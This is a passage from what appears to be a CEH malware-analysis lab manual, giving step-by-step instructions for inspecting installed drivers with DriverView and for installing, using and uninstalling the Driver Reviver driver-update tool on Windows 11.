


- The **Properties** window appears with the complete details of the installed driver, as shown in the screenshot. Once the analysis is done, click **OK**.



Module 07 – Malware Threats

5. This is how to monitor the drivers installed on a machine. **Close** the **DriverView** window.
6. Now, we will see how to update system drivers and optimize the PC performance using Driver Reviver.
7. On **Windows 11**, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\Driver Reviver**. Double-click **DriverReviverSetup.exe** to launch the setup.
8. If a **User Account Control** window appears, click **Yes**.
9. **Driver Reviver Setup** window appears, click **Next** to install the tool.




10. Installation window appears and after the completion of installation, Driver Reviver initializes the scan for drivers, as shown in the screenshot.

Note: If a browser window opens automatically close the browser.

11. After the scan finishes, a list of system drivers are displayed.
12. Along with the list of drivers you can see their **Status** as **OUTDATED** or **UP TO DATE**.

Note: Here, all the drivers are already up to date.


Note: The result might vary when you perform this task.



13. If the drivers are outdated, then you can click **Update All** button to update all the drivers.
14. Now, navigate to the **Home** tab, here you can view information such as **System details**, **System**, **Processor**, **Graphics**, **Memory(RAM)** and **Hard Drives**, as shown in the screenshot,



15. Navigate to the **Backup** tab, here you can create Backup or Restore the system drivers.



16. Uninstall the **Driver Reviver** software by navigating to **Control Panel → Programs → Uninstall a program**.

